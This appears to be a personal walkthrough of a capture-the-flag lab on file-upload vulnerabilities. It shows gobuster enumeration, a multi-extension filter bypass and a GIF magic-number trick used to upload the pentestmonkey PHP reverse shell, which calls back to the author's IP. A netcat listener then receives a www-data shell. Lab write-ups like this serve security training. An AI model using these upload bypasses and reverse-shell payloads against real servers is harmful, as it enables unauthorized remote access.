Upload Vulnerabilities

10.10.247.179 target IP

Ports
22 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80 http-server-header: nginx/1.17.6, OS:Linux


CURL

```
mx@M1 Downloads % curl -F "fileToUpload=@./nicodemus-linux" http://shell.uploadvulns.thm/
```

TASK8


http://annex.uploadvulns.thm/?submit=success

gobuster found several dirs of interest:
/privacy is where the shell was saved
the filter finally uploaded a shell.ph5
it would upload multi extension files but would not execute them (revshell.png.pHp)
http://annex.uploadvulns.thm/privacy/




```
===============================================================
(base) mx@M1 Downloads % gobuster dir -u annex.uploadvulns.thm -w directory-
list-2.3-medium.txt -t 200 -z
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://annex.uploadvulns.thm
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/05/12 18:21:25 Starting gobuster in directory enumeration mode
===============================================================
/privacy              (Status: 301) [Size: 332] [--> http://annex.uploadvuln
s.thm/privacy/]
/assets               (Status: 301) [Size: 331] [--> http://annex.uploadvuln
s.thm/assets/]
/server-status        (Status: 403) [Size: 286]
```

this is a sign the sever is not executing our revshell



The image “http://annex.uploadvulns.thm/privacy/2021-05-13-01-26-28-zrevshell.png.Phtml” cannot be displayed because it contains errors.


this is a good sign the revshell is being executed



WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)


TASK9 Magic Numers :Gif

gobuster revealed a graphics dir...




```
(base) mx@M1 Downloads % gobuster dir -u magic.uploadvulns.
thm -t 200 -w directory-list-2.3-medium.txt -z
===============================================================
====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefar
t)
===============================================================
====
[+] Url:                     http://magic.uploadvulns.thm
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
====
2021/05/12 21:13:58 Starting gobuster in directory enumerat
ion mode
===============================================================
====
/graphics             (Status: 301) [Size: 333] [--> http:/
/magic.uploadvulns.thm/graphics/]
/assets               (Status: 301) [Size: 331] [--> http:/
/magic.uploadvulns.thm/assets/]
/server-status        (Status: 403) [Size: 286]
```

In Sublime, I added 6 placeholders at top of revshell file (A's) to make room for the Magic Numbers for a gif file




```
AAAAAA<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Then I edited 1st 6 bytes of revshell file in hexedit to match gif file magic numbers 47 49 46 38 37 61



```
00000000   47 49 46 38  37 61 3C 3F  GIF87a<?
00000008   70 68 70 0A  2F 2F 20 70  php.// p
```


Time to upload my payload...




```
GIF87a<?php
// php-reverse-shell - A Reverse Shell
implementation in PHP
// Copyright (C) 2007
pentestmonkey@pentestmonkey.net


set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.57.21';  // CHANGE THIS
$port = 53;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

website confirms upload as good




browser windows shows success!



ıgic.uploadvulns.thm/?submit=success

used CURL from my box to execute the uploaded shell directly.



Downloads — nc -lvnp 53 — 59×21
...ds — openvpn ◂ sudo
~/Downloads — -zsh
...ds — nc -lvnp 53
Downloads — curl http://magic.uploadvulns.thm/graphics/yre...


```
(base) mx@M1 Downloads % nc -lvnp 53
Connection from 10.10.39.96:59890
Linux 94d79a333b8d 4.15.0-109-generic #110-Ubuntu SMP Tue
un 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:34:40 up 12 min,  0 users,  load average: 0.00, 0.30,
.47
USER     TTY      FROM             LOGIN@   IDLE   JCPU
CPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
(base) mx@M1 Downloads % curl http://magic.uploadvulns
.thm/graphics/yrevshell.php
```

can also start revshell from browser window:
http://magic.uploadvulns.thm/graphics/yrevshell.php

TASK11

gobuster dir -u jewel.uploadvulns.thm/ -t 100 -w directory-list-2.3-medium.txt -z



```
================================================================
/content               (Status: 301) [Size: 181] [--> /content/]
/modules               (Status: 301) [Size: 181] [--> /modules/]
/admin                 (Status: 200) [Size: 1238]
/assets                (Status: 301) [Size: 179] [--> /assets/]
/Content               (Status: 301) [Size: 181] [--> /Content/]
/Assets                (Status: 301) [Size: 179] [--> /Assets/]
/Modules               (Status: 301) [Size: 181] [--> /Modules/]
/Admin                 (Status: 200) [Size: 1238]
/%C0                   (Status: 400) [Size: 1087]
/%CE                   (Status: 400) [Size: 1087]
/%D8                   (Status: 400) [Size: 1087]
/%CF                   (Status: 400) [Size: 1087]
/%CD                   (Status: 400) [Size: 1087]
/%CA                   (Status: 400) [Size: 1087]
/%D7                   (Status: 400) [Size: 1087]
/%D1                   (Status: 400) [Size: 1087]
/%D0                   (Status: 400) [Size: 1087]
/%CC                   (Status: 400) [Size: 1087]
/%CB                   (Status: 400) [Size: 1087]
/%D5                   (Status: 400) [Size: 1087]
/%D6                   (Status: 400) [Size: 1087]
/%D4                   (Status: 400) [Size: 1087]
/%D3                   (Status: 400) [Size: 1087]
/%C9                   (Status: 400) [Size: 1087]
/%D2                   (Status: 400) [Size: 1087]
/%C8                   (Status: 400) [Size: 1087]
/%C1                   (Status: 400) [Size: 1087]
/%C2                   (Status: 400) [Size: 1087]
/%C7                   (Status: 400) [Size: 1087]
/%C5                   (Status: 400) [Size: 1087]
/%C6                   (Status: 400) [Size: 1087]
/%C3                   (Status: 400) [Size: 1087]
/%C4                   (Status: 400) [Size: 1087]
/%D9                   (Status: 400) [Size: 1087]
/%DF                   (Status: 400) [Size: 1087]
/%DE                   (Status: 400) [Size: 1087]
/%DD                   (Status: 400) [Size: 1087]
/%DB                   (Status: 400) [Size: 1087]
```